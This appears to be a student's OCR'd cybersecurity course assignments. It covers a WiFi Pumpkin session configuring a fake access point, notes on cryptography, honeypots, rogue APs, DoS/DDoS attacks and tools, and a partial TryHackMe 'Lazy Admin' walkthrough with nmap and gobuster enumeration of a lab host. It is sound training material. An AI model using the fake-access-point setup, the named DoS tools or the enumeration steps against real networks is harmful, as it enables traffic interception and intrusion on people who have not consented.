
CRYPTOGRAPHY, HONEYPOTS, FAKE ACCESS POINTS


INDEX


Topic: CRYPTOGRAPHY, HONEYPOTS ,FAKE ACCESS POINTS

ASSIGNMENT 9(DAY 9) Date:06-07-2022


1.Installation of Wi-Fi Pumpkin.









2. Creation of fake access point.




kali@kali: ~/Desktop
File Actions Edit View Help
codename: Yorixiriamori
by: @mh4x0f - P0cL4bs Team | version: 1.1.3 main
[*] Session id: 3df1748a-fdd1-11ec-ac5a-080027db966a
Starting prompt ...
wp3 > ap
[*] Settings AccessPoint:
bssid | ssid | channel | interface | status | security | hostapd_config
BC:F6:85:03:36:5B | WiFi Pumpkin 3 | 11 | None | not Running | false | false
wp3 > set interface wlan0
wp3 > set ssid freejionet
wp3 > set proxy noproxy
wp3 > ignore pydns_server
wp3 > ap
[*] Settings AccessPoint:
bssid | ssid | channel | interface | status | security | hostapd_config
BC:F6:85:03:36:5B | freejionet | 11 | wlan0 | not Running | false | false
wp3 >


kali@kali: ~/Desktop
File Actions Edit View Help
BC:F6:85:03:36:5B | WiFi Pumpkin 3 | 11 | None | not Running | false | false
wp3 > set interface wlan0
wp3 > set ssid freejionet
wp3 > set proxy noproxy
wp3 > ignore pydns_server
wp3 > ap
[*] Settings AccessPoint:
bssid | ssid | channel | interface | status | security | hostapd_config
BC:F6:85:03:36:5B | freejionet | 11 | wlan0 | not Running | false | false
wp3 > set security true
wp3 > ap
[*] Settings AccessPoint:
bssid | ssid | channel | interface | status | security | hostapd_config
BC:F6:85:03:36:5B | freejionet | 11 | wlan0 | not Running | true | false
[*] Settings Security:
wpa_algorithms | wpa_sharedkey | wpa_type
TKIP | 1234567890 | 2
help security
wpa_type : 0 for WEP, 1 for WPA, 2 for WPA2
wpa_algorithms:
CCMP - AES in Counter mode with CBC-MAC [RFC 3610, IEEE 802.11i]
TKIP - Temporal Key Integrity Protocol [IEEE 802.11i]
wpa_sharedkey:
secret in hex format (64 hex digits), wpa_psk, or as an ASCII passphrase
usage: set security.[key] [value]
wp3 >

3.Summary Report of today's lecture.

CRYPTOGRAPHY

- **What is a Cryptography?**
  - **It is a science that uses mathematics to Encrypt or Decrypt the message. This method can keep the file safe even in most unsecured network like internet.**
- **Types of Cryptography**
  - **Base 64**
  - **Rot13**
  - **Caesars Cipher**
  - **Mono-Alphabetical Substitution Cipher**
  - **MD5 Hash**
  - **Triple DES**
  - **RSA**
  - **Blowfish**
  - **AES**
- **Features of Cryptography**
  - **Privacy/confidentiality**
  - **Authentication**
  - **Integrity**
  - **Non-repudiation**
  - **Key exchange**
- **Types of Cryptography**
  - **Symmetric Key Cryptography**
    - **It is an encryption system where the sender and receiver of the message use a single common key to encrypt and decrypt messages.**
  - **Hash Functions**
    - **A hash value with fixed length is calculated as per the plain text which makes it impossible for contents of plain test to be recovered.**
  - **Asymmetric Key Cryptography**

- Here a pair of keys are used to encrypt and decrypt information. A public key is used for encryption and a private key is used for decryption.

HONEYPOTS

- **What is a Honeypot?**
  - A Honey Pot is an intrusion (unwanted) detection technique used to study hacker movement and interested to help better system defenses against later attacks usually made up of a virtual machine that sits on a network or single client.
- **Three Goals of Honeypot:**
  - The virtual system should look as real as possible, it should attract unwanted intruders to connect to the virtual machine for study.
  - The virtual system should be watched to see that it isn't used for a massive attack on other systems.
  - The virtual system should look and feel just like a regular system, meaning it must include files, directories and information that will catch the eye of the hacker
- **How does a Honeypot work?**
- **Functions of Honeypot**
  - To divert the attention of the attacker from the real network, in a way that the main information resources are not compromised.
  - To build attacker profiles in order to identify their preferred attack methods, like criminal profile.
  - To capture new viruses or worms for future study.
  - To identify new vulnerabilities and risks of various operating systems, environments and programs which are not thoroughly identified at the moment.

- **Classification of Honeypot**
  - **According to their Implementation Environment.**
    - **Research honeypots**
      - ✓ **They represent educational resources of demonstrative and research nature whose objective is centered towards studying all sorts of attack patterns and threats.**
    - **Production honeypots**
      - ✓ **Production honeypots are used to protect your network, they directly help secure your organization.**
  - **According to their Level of Interaction.**
    - **Low-Interaction**
      - ✓ **Low-interaction honeypots are typically the easiest honeypots to install, configure, deploy, maintain, but customized to more specific attacks.**
      - ✓ **There is no interaction with the underlying operating system**
    - **High-Interaction**
      - ✓ **High-interaction honeypots are the extreme of honeypot technologies.**
      - ✓ **Provide an attacker with areal operating system where nothing is emulated or restricted.**
- **Advantages of Honeypots**
  - **Small data sets of high value.**
  - **Easier and cheaper to analyze the data**
  - **Designed to capture anything thrown at them, including tools or tactics never used before**
  - **Require minimal resources**
  - **Work fine in encrypted or IPv6 environments**
  - **Can collect in-depth information**
  - **Conceptually very simple**
- **Disadvantages of Honeypots**

- **Can only track and capture activity that directly interacts with them**
- **All security technologies have risk**
- **Building, configuring, deploying and maintaining a high-interaction honeypot is time consuming**
- **Difficult to analyze a compromised honeypot**
- **High interaction honeypot introduces a high level of risk**
- **Low interaction honeypots are easily detectable by skilled attackers**

FAKE ACCESS POINT

- **What is Fake Access Point?**
  - **Any unauthorized device that provides wireless access implemented using software, hardware, or a combination of both.**
  - **It can be intentional or unintentionally set up.**
- **How Fake Access Point works?**
- **Effects of Fake Access Point**
  - **Security risk.**
  - **In a corporate environment it allows unauthorized access to the network.**
  - **They are misconfigured and lack security features**
  - **Rogue AP on network = (logically) LAN jack of your network hanging out of the premises.**
  - **RF signal spillage of Rogue AP provides access to wired enterprise network from outside of the premises**
- **Prevention and Detection of Fake Access Point**

NAME: I PRASANTI

SIC: 20BCEA56

BRANCH: CEN

ASSIGNMENT 10

DIFFERENT PROCESSES AND TOOLS USED BY ATTACKERS

INDEX

Topic: DIFFERENT PROCESSES AND TOOLS USED BY ATTACKERS

ASSIGNMENT 10(DAY 12) Date:09-07-2022

1. Summary report on different processes and tools used by attackers to attack network/web.

- A network attack is an attempt to gain unauthorized access to an organization's network, with the objective of stealing data or perform other malicious activity.
- There are two main types of network attacks:
  - Passive Attack
  - Active Attack
- Passive Attack: Attackers gain access to a network and can monitor or steal sensitive information, but without making any change to the data, leaving it intact.
- Active Attack: Attackers not only gain unauthorized access but also modify data, either deleting, encrypting or otherwise harming it.
- Types of Attacks:
  - DDOS Attack
    - Distributed denial of service attacks.
    - It involves multiple compromised systems attacking a single target, thereby causing denial of service for the users of the targeted system.
  - DOS Attack:
    - It refers to Denial of Service Attack.
    - It is an attack on a computer or network that reduces, restricts or prevents accessibility of system resource to its legitimate users.

Impact of DOS.

- Loss of goodwill.
- Disabled Network
- Financial Loss
- Disabled Organization
- SEO ranking goes down
- Google Blacklists.

Vectors of DDOS/DOS Attack

- Volumetric Attacks
- Fragmentation Attacks
- TCP State-Exhaustion Attack
- Application layer Attacks

➢ Bandwidth Attack:

- Network bandwidth denial-of-service (DoS) attacks seek to consume the available bandwidth or router resources at or near a target host or network, such that legitimate traffic cannot reach its destination

➢ SYN Attack

- The attacker sends a large number of SYN request to target server (victim) with fake source IP address.

SYN Flooding

- SYN flooding takes advantage of a flaw in how most hosts implement the TCP three-way handshake

➢ Peer-to-Peer

- Attacker instruct clients of peer-to-peer file sharing hubs to disconnect from their peer-to-peer network and to connect to the victim's fake website.

- Permanent Denial of Service Attack
    - A PDoS is an attack that damages a system so badly that it requires replacement or reinstallation of hardware.
- Application-Level Flood Attacks
    - Application-level flood attacks in the loss of services of a particular network, such as emails, network resources, the temporary ceasing of applications and services and more
- Distributed Reflected Denial of Service
    - A distributed reflected denial of service attack (DRDoS) also known as spoofed attack, involves the use of multiple intermediary and secondary machines that contribute to the actual DDoS attack against the target machine or application.
- Tools for DoS and DDoS
    - LOIC
    - HOIC
    - SLOWLORIS
    - Dereil
    - DoSHTTp
    - BanglaDoS
    - Tor's Hammer
- Detection Techniques
    - Detecting techniques are based on identifying and discriminating the illegitimate traffic increase and flash events from legitimate packet traffic
    - Activity Profiling

    - An attack is indicated by an increase in activity levels among the network flow clusters An increase in overall number of distinct clusters (DoS attack)
    - It is obtained by monitoring the network header information.

- Wavelet-Based Signal Analysis

    - Wavelet analysis describes an input signal in terms of spectral Components.
    - Wavelets provide for concurrent time and frequency description

- Sequential Change-Point Detection

➢ DDoS Attack Counter Measures

- Protect secondary Victim
- Neutralize Handlers
- Prevent Potential Attacks
- Deflect Attacks
- Mitigate Attacks
- Post-attack Forensics

➢ **Data exfiltration**

- It occurs when malware and/or a malicious actor carries out an unauthorized data transfer from a computer.
- It is also commonly called data extrusion or data exportation.
- Data exfiltration is also considered a form of data theft.

Types of Exfiltrated Data:

- Usernames, associated passwords, and other system authentication related information
- Information associated with strategic decisions
- Cryptographic keys

- Personal financial information
- Social security numbers and other personally identifiable information (PII)
- Mailing addresses

NAME: I PRASANTI

SIC: 20BCEA56

BRANCH: CEN

ASSIGNMENT 11

STEPS PERFORMED ON LAZY-ADMIN

INDEX

Topic: STEPS PERFORMED ON LAZY-ADMIN (TRYHACK ME)

ASSIGNMENT 11(DAY 13) Date:11-07-2022

1. **Summary report on different steps performed on lazy-admin**

Step 1: **Lazy admin room was solved today on tryhackme.**

Machine was started and we copied the IP address which was provided by tryhackme and then port scanning was done.


The first command did an aggressive scan on the IP Address to know version of the system.

Then the second command was used for a simple nmap open port scanning to know the ports which are open.

Step 2: **Now gobuster scan is done to know the hidden directories on the particular website.**

```
┌──(kali㉿kali)-[~/Downloads]
└─$ gobuster dir -u http://10.10.115.200
 -w /usr/share/wordlists/dirbuster/direc
tory-list-2.3-medium.txt -t 30
===============================================
===============================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian
Mehlmauer (@firefart)
===============================================
===============================================
[+] Url:                     http://10.1
0.115.200
[+] Method:                  GET
[+] Threads:                 30
```

Step 3: **A directory named Content is found. The following page appeared when we typed the IP address with the content.**



Welcome to SweetRice - Thank your for install SweetRice as your website management system.

This site is building now , please come late.

If you are the webmaster,please go to Dashboard -> General -> Website setting

and uncheck the checkbox "Site close" to open your website.

More help at Tip for Basic CMS SweetRice installed


<u>Step 4:</u> Now, gobuster scan is performed on the IP address with the content Directory so we get more hidden directories under the content.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ gobuster dir -u http://10.10.115.200/content -w /usr/share/wordlists/dirbuster
/directory-list-2.3-medium.txt -t 30
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.115.200/content
[+] Method:                  GET
[+] Threads:                 30
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-med
ium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/07/11 09:05:36 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 323] [--> http://10.10.115.200/content/
images/]
Progress: 68 / 220561 (0.03%)
Progress: 97 / 220561 (0.04%)
Progress: 130 / 220561 (0.06%)
Progress: 159 / 220561 (0.07%)
Progress: 195 / 220561 (0.09%)
Progress: 242 / 220561 (0.11%)
Progress: 283 / 220561 (0.13%)
Progress: 344 / 220561 (0.16%)
```

<u>Step 5:</u> Now we download the sitem app which is there in the content directory. With the help of CAT command we can see the contents of the file.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat sitemap.xsl
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="2.0"
                xmlns:html="http://www.w3.org/TR/REC-html40"
                xmlns:sitemap="http://www.sitemaps.org/schemas/sitemap/0.9"
                xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
        <xsl:output method="html" version="1.0" encoding="UTF-8" indent="yes"/>
        <xsl:template match="/">
                <html xmlns="http://www.w3.org/1999/xhtml">
                        <head>
                                <meta content="width=device-width, initial-scale=1
, minimum-scale=1, maximum-scale=1, user-scalable=0" name="viewport" id="viewport"
/>
                                <title>XML Sitemap</title>
                                <meta http-equiv="Content-Type" content="text/html
; charset=utf-8" />
                                <style type="text/css">
                                        body {
                                                font-family:"Microsoft Yahei","Luc
ida Grande","Lucida Sans Unicode",Tahoma,Verdana;
                                                padding: 0px;
                                                margin: 0px;
                                        }

                                        #intro {
                                                background-color:#CFEBF7;
                                                border:1px #2580B2 solid;
                                                padding:5px 13px 5px 13px;
                                                margin:10px;
                                        }

                                        #intro p {
```


Step 6: Now we find in c directory under the content.

